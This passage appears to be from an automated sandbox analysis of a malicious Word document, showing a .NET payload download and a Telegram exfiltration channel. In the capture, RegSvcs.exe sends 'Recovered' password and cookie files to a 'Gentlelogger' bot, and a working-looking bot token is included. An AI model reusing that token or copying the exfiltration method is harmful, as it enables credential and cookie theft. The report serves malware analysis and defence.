VZmteS46cxvLZPAherXxoRdJQSFXIGIEhVdIBOhjduZdGGdaaIrzDdDFBEPSwUVVoqdZlMglKnTOrzDJKASAjdVZmwoWcxvLZPAherXxoRdJQSFXIGIEhVdIBOhjdu
2022-08-08 15:18:44 UTC	170	IN	Data Raw: 6f 00 6d 00 65 00 4d 00 69 00 6e 00 52 00 64 00 57 00 6a 00 49 00 4b 00 75 00 4c 00 6e 00 76 00 6e 00 52 00 44 00 47 00 41 00 4d 00 45 00 46 00 71 00 48 00 6d 00 4b 00 71 00 4f 00 56 00 6c 00 7a 00 58 00 69 00 4e 00 77 00 6c 00 55 00 6f 00 48 00 4b 00 77 00 41 00 6d 00 47 00 66 00 47 00 50 00 4d 00 47 00 54 00 51 00 4d 00 6c 00 56 00 54 00 4b 00 41 00 61 00 42 00 47 00 6d 00 64 00 4f 00 57 00 66 00 58 00 64 00 76 00 79 00 43 00 53 00 50 00 79 00 4c 00 50 00 44 00 54 00 6a 00 78 00 42 00 50 00 79 00 49 00 73 00 73 00 69 00 6e 00 52 00 64 00 57 00 6a 00 49 00 4b 00 75 00 4c 00 6e 00 76 00 6e 00 52 00 44 00 47 00 41 00 4d 00 45 00 46 00 71 00 48 00 6d 00 4b 00 71 00 4f 00 56 00 6c 00 7a 00 58 00 69 00 4e 00 77 00 6c 00 55 00 6f 00 48 00 4b 00 77 00 41 00 6d Data Ascii: omeMinRdWjlKuLnvnRDGAMEFqHmKqOVlzXiNwlUoHKwAmGfGPMGTQMlVTKAaBGmdOWfXdvyCSPyLPDTjxBPyIssinRdWjlKuLnvnRDGAMEFqHmKqOVlzXiNwlUoHKwAm
2022-08-08 15:18:44 UTC	171	IN	Data Raw: 00 74 00 4e 00 42 00 71 00 6d 00 47 00 68 00 74 00 48 00 46 00 74 00 48 00 42 00 58 00 6f 00 6c 00 6b 00 76 00 64 00 63 00 55 00 4f 00 44 00 42 00 41 00 6a 00 76 00 46 00 51 00 4c 00 52 00 79 00 41 00 4c 00 49 00 56 00 68 00 42 00 4f 00 51 00 51 00 51 00 42 00 4d 00 53 00 74 00 64 00 53 00 6e 00 77 00 6d 00 45 00 49 00 54 00 74 00 76 00 6b 00 45 00 41 00 70 00 59 00 66 00 63 00 64 00 51 00 6f 00 50 00 48 00 70 00 6a 00 54 00 5a 00 69 00 43 00 4e 00 4c 00 6e 00 42 00 46 00 63 00 73 00 51 00 49 00 65 00 00 80 a3 42 00 71 00 6d 00 47 00 68 00 74 00 48 00 46 00 74 00 48 00 42 00 58 00 6f 00 6c 00 6b 00 76 00 64 00 63 00 55 00 4f 00 44 00 42 00 41 00 6a 00 76 00 46 00 51 00 4c 00 52 00 79 00 41 00 4c 00 49 00 56 00 68 00 42 00 4f 00 51 00 51 00 51 00 42 00 4d 00 53 00 74 Data Ascii: tNBqmGhtHFtHBXolkvdcUODBAjvFQLRyALIVhBOQQBMStdSnwmElTtvkEApYfcdQoPHpjTZiCNLnBFcsQIeBqmGhtHFtHBXolkvdcUODBAjvFQLRyALIVhBOQQBMSt
2022-08-08 15:18:44 UTC	173	IN	Data Raw: 42 00 6c 00 51 00 71 00 50 00 44 00 65 00 48 00 76 00 56 00 70 00 77 00 52 00 77 00 71 00 47 00 66 00 6c 00 76 00 4a 00 6e 00 46 00 44 00 51 00 4c 00 5a 00 47 00 53 00 47 00 69 00 46 00 4c 00 48 00 68 00 72 00 75 00 48 00 58 00 41 00 48 00 6f 00 63 00 74 00 70 00 73 00 58 00 51 00 77 00 61 00 4c 00 6f 00 7a 00 49 00 4e 00 70 00 52 00 75 00 4b 00 53 00 57 00 4d 00 6b 00 65 00 6f 00 45 00 46 00 51 00 72 00 68 00 54 00 4e 00 7a 00 4e 00 59 00 51 00 53 00 55 00 6c 00 6a 00 57 00 63 00 42 00 6c 00 51 00 71 00 76 00 50 00 44 00 65 00 48 00 76 00 56 00 70 00 77 00 52 00 77 00 71 00 47 00 66 00 6c 00 76 00 4a 00 6e 00 46 00 44 00 51 00 4c 00 5a 00 47 00 53 00 47 00 69 00 46 00 4c 00 48 00 68 00 72 00 75 00 48 00 58 00 41 00 48 00 6f 00 63 00 74 00 70 Data Ascii: BlQqPDeHvVpwRwqGflvJnFDQLZGSGiFLHhruHXAHoctpsXQwaLozINpRhUfKShWMkeoEFQrhTNzNYQSUljWcBlQqPDeHvVpwRwqGflvJnFDQLZGSGiFLHhruHXAHoctp

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:44 UTC	174	IN	Data Raw: 01 01 1e 00 1e 00 04 07 01 1e 00 07 30 01 01 01 10 1e 00 07 20 04 01 0e 0e 0e 0e 61 01 00 34 53 79 73 74 65 6d 2e 57 65 62 2e 53 65 72 76 69 63 65 73 2e 50 72 6f 74 6f 63 6f 6c 73 2e 53 6f 61 70 48 74 74 70 43 6c 69 65 6e 74 50 72 6f 74 6f 63 6f 6c 12 43 72 65 61 74 65 5f 5f 49 6e 73 74 61 6e 63 65 5f 5f 13 44 69 73 70 6f 73 65 5f 5f 49 6e 73 74 61 6e 63 65 5f 5f 00 00 00 07 06 15 12 71 01 13 00 09 07 04 13 00 13 00 13 00 02 06 15 12 18 01 13 00 06 15 12 71 01 13 00 02 13 00 04 0a 01 13 00 05 20 01 01 13 00 04 28 00 13 00 04 20 01 01 02 05 01 00 00 00 00 0c 07 04 0e 12 79 15 12 7d 01 12 79 02 07 15 12 80 81 01 12 79 08 20 00 15 12 7d 01 13 00 06 15 12 7d 01 12 79 03 20 00 02 0a 00 01 0e 15 12 80 81 01 12 79 0b 07 03 12 79 15 12 7d 01 12 79 02 0b 00 02 01 Data Ascii: 0 a4System.Web.Services.Protocols.SoapHttpClientProtocolCreate__Instance__Dispose__Instance__qq (y}yy }}y yy}y
2022-08-08 15:18:44 UTC	175	IN	Data Raw: 80 ed 18 08 08 08 08 12 80 f1 1c 08 20 05 08 18 08 08 08 08 0a 20 03 12 80 ed 18 12 80 f1 1c 04 20 01 08 18 02 06 09 03 06 1d 05 02 1e 24 04 06 12 80 f9 04 06 12 80 fd 09 07 03 12 80 f9 12 80 f9 02 05 00 02 02 1c 1c 05 20 00 12 81 01 07 20 02 01 0e 12 81 01 05 00 00 12 80 f9 05 07 01 12 80 fd 05 00 00 12 80 fd 06 00 01 01 12 80 fd 05 08 00 12 80 f9 08 01 00 02 00 00 00 00 00 05 08 00 12 80 fd 40 01 00 33 53 79 73 74 65 6d 2e 52 65 73 6f 75 72 63 65 73 2e 54 6f 6f 6c 73 2e 53 74 72 6f 6e 67 6c 79 54 79 70 65 64 52 65 73 6f 75 72 63 65 42 75 69 6c 64 65 72 07 34 2e 30 2e 30 2e 30 00 00 03 06 12 60 08 00 01 12 81 09 12 81 09 04 07 01 12 60 04 00 00 12 60 04 08 00 12 60 59 01 00 4b 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 53 74 75 64 69 6f 2e 45 64 69 Data Ascii: $ @3System.Resources.Tools.StronglyTypedResourceBuilder4.0.0.0````YKMicrosoft.VisualStudio.Edi
2022-08-08 15:18:44 UTC	177	IN	Data Raw: 00 00 00 01 00 00 00 00 00 78 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 88 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 98 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 a8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 b8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 c8 01 00 00 18 e5 00 00 28 01 00 00 00 00 00 00 00 00 00 00 40 e6 00 00 68 05 00 00 00 00 00 00 00 00 00 00 a8 eb 00 00 68 04 00 00 00 00 00 00 00 00 00 00 10 f0 00 00 e8 02 00 00 00 00 00 00 00 00 00 00 f8 f2 00 00 a8 08 00 00 00 00 00 00 00 00 00 00 a0 fb 00 00 a8 10 00 00 00 00 00 00 00 00 00 00 48 0c 01 00 5a 00 00 00 00 00 00 00 00 00 00 00 d8 e1 00 00 40 03 00 00 00 00 Data Ascii: x(@hhHZ@
2022-08-08 15:18:44 UTC	178	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 08 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 00 00 00 42 42 42 00 f1 ef f0 00 f6 f6 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: (BBB
2022-08-08 15:18:44 UTC	179	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff Data Ascii: (@BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
2022-08-08 15:18:44 UTC	181	IN	Data Raw: 77 77 77 77 77 77 77 77 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 77 77 77 Data Ascii: wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
2022-08-08 15:18:44 UTC	182	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-08-08 15:18:44 UTC	186	IN	Data Raw: 42 42 42 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 Data Ascii: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBBB

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49181	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:49 UTC	188	OUT	POST /bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=---------------------------8da7965034df172 Host: api.telegram.org Content-Length: 1028 Expect: 100-continue Connection: Keep-Alive
2022-08-08 15:18:49 UTC	189	IN	HTTP/1.1 100 Continue

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49182	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:57 UTC	189	OUT	POST /bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da79653dcfca72 Host: api.telegram.org Content-Length: 1028 Expect: 100-continue Connection: Keep-Alive
2022-08-08 15:18:57 UTC	189	IN	HTTP/1.1 100 Continue
2022-08-08 15:18:57 UTC	189	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 35 33 64 63 66 63 61 37 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 2d 36 32 34 38 33 34 36 34 31 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 35 33 64 63 66 63 61 37 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 34 37 32 38 34 37 0a 4f 53 46 75 6c 6c Data Ascii: ----------8da79653dcfca72Content-Disposition: form-data; name="chat_id"-624834641----------8da79653dcfca72Content-Disposition: form-data; name="caption"New PW Recovered!User Name: user/472847OSFull
2022-08-08 15:18:57 UTC	190	OUT	Data Raw: 2d 2d 0d 0a Data Ascii: --
2022-08-08 15:18:57 UTC	190	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Mon, 08 Aug 2022 15:18:57 GMT Content-Type: application/json Content-Length: 646 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":1840,"from":{"id":5520247480,"is_bot":true,"first_name":"Gentlelogger","username":"gentlelogger_bot"},"chat":{"id":-624834641,"title":"Result Panel","type":"group","all_members_are_administrators":true},"date":1659971937,"document":{"file_name":"user-472847 2022-08-08 05-41-36.html","mime_type":"text/html","file_id":"BQACAgEAAxkDAAIHMGLxKWH2-C_4PodVD9rVgG-ABPMsAAI9AwACOBiIR9Hes7KKS-gIKQQ","file_unique_id":"AgADPQMAAjgYiEc","file_size":449},"caption":"New PW Recovered!\n\nUser Name: user/472847\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49183	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:59 UTC	191	OUT	POST /bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da796756c9caf4 Host: api.telegram.org Content-Length: 5245 Expect: 100-continue
2022-08-08 15:18:59 UTC	191	IN	HTTP/1.1 100 Continue
2022-08-08 15:18:59 UTC	191	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 37 35 36 63 39 63 61 66 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 2d 36 32 34 38 33 34 36 34 31 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 37 35 36 63 39 63 61 66 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 43 6f 6f 6b 69 65 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 34 37 32 38 34 37 0a 4f 53 Data Ascii: ----------8da796756c9caf4Content-Disposition: form-data; name="chat_id"-624834641----------8da796756c9caf4Content-Disposition: form-data; name="caption"New Cookie Recovered!User Name: user/472847OS
2022-08-08 15:18:59 UTC	192	OUT	Data Raw: 4e 3c b6 2a 97 a2 6c 56 8b 79 d9 f8 4a 33 4e 8f 12 37 1a 09 f2 09 17 ce c5 49 83 b3 e7 71 95 58 8c 6a be 32 25 5e 8f 29 98 4e 6c 84 9d 34 91 14 61 a1 9e d6 d0 66 37 59 ed 26 6a fc 50 46 b5 21 2c 46 fb 32 1b 45 64 19 1e 84 26 2a 3e 21 ea 61 75 40 80 9c a4 63 48 32 6b df 27 5e 23 48 21 c7 48 ab c3 6e 24 0c a4 31 97 28 78 4a d3 50 79 8a 56 93 94 a2 c2 64 23 77 4c 8e 31 37 49 8e 31 f7 20 30 30 9b e5 e2 eb ed cd 5a 1d 32 9c 17 05 04 85 33 07 fb 91 8c 60 4a 64 cc bd 8e 4f d0 c6 a6 2a 75 d1 6a e5 a8 9e 9c d7 4f d4 69 16 28 75 69 d8 2b aa 34 39 f6 60 62 a3 9a 07 06 b0 f9 be 91 de 4f ca 67 a6 07 83 82 79 e5 d0 c9 2a 60 32 96 59 d4 73 d0 63 08 fa 1d 7a 0c 3d f3 0b 3c 71 00 00 00 00 00 00 00 00 00 78 76 93 47 4e dc 05 1c 89 78 29 b3 6d 62 b5 28 66 f8 0b 39 91 e2 e1 Data Ascii: N<*lVyJ3N7IqXj2%^)Nl4af7Y&jPF!,F2Ed&*>!au@cH2k'^#H!Hn$1(xJPyVd#wL17I1 00Z23`JdO*ujOi(ui+49`bOgy*`2Yscz=<qxvGNx)mb(f9
2022-08-08 15:18:59 UTC	196	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 37 39 36 37 35 36 63 39 63 61 66 34 2d 2d 0d 0a Data Ascii: ----------8da796756c9caf4--

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:19:00 UTC	196	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Mon, 08 Aug 2022 15:19:00 GMT Content-Type: application/json Content-Length: 656 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":1841,"from":{"id":5520247480,"is_bot":true,"first_name":"Gentlelogger","username":"gentlelogger_bot"},"chat":{"id":-624834641,"title":"Result Panel","type":"group","all_members_are_administrators":true},"date":1659971940,"document":{"file_name":"user-472847 2022-08-08 05-56-07.zip","mime_type":"application/zip","file_id":"BQACAgEAAxkDAAIHMWLxKWQr-_uXqudNDJEEacn7GJxtAAI-AwACOBiIR-UpSrV_q0l-KQQ","file_unique_id":"AgADPgMAAjgYiEc","file_size":4657},"caption":"New Cookie Recovered!\n\nUser Name: user/472847\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: **1516**, Parent PID: **576**

General

Target ID:	0
Start time:	17:18:11
Start date:	08/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13fda0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6A24A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6A24A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6A24A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6A270648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6A270648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6A270648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\725F8	success or wait	1	6A270648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\725F8	725F8	binary	04 00 00 00 EC 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C2 92 7B A2 85 AB D8 01 F8 25 07 00 F8 25 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6A270648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
